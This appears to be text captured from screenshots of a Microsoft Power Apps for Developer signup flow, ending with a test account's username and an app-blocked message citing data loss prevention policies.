
Learn More

2 Create your account

3 Confirmation details

The Developer Plan makes it easy for anyone to build and test apps with user-friendly low-code tools – for free. Including, ongoing free access to:

- Online learning resources and tutorials
- Microsoft Power Apps
- Microsoft Dataverse
- More than 600 pre-built connectors



Microsoft

You've selected Microsoft Power Apps for Developer

1 Let's get you started

2 Create your account

3 Confirmation details


Thanks for signing up for Microsoft Power Apps for Developer

Your username is **hacker5@pwntoso.onmicrosoft.com**

The Developer Plan makes it easy for anyone to build and test apps with user-friendly low-code tools – for free. Including, ongoing free access to:


- Online learning resources and tutorials
- Microsoft Power Apps
- Microsoft Dataverse
- More than 600 pre-built connectors

Customer Insights



This app isn’t opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

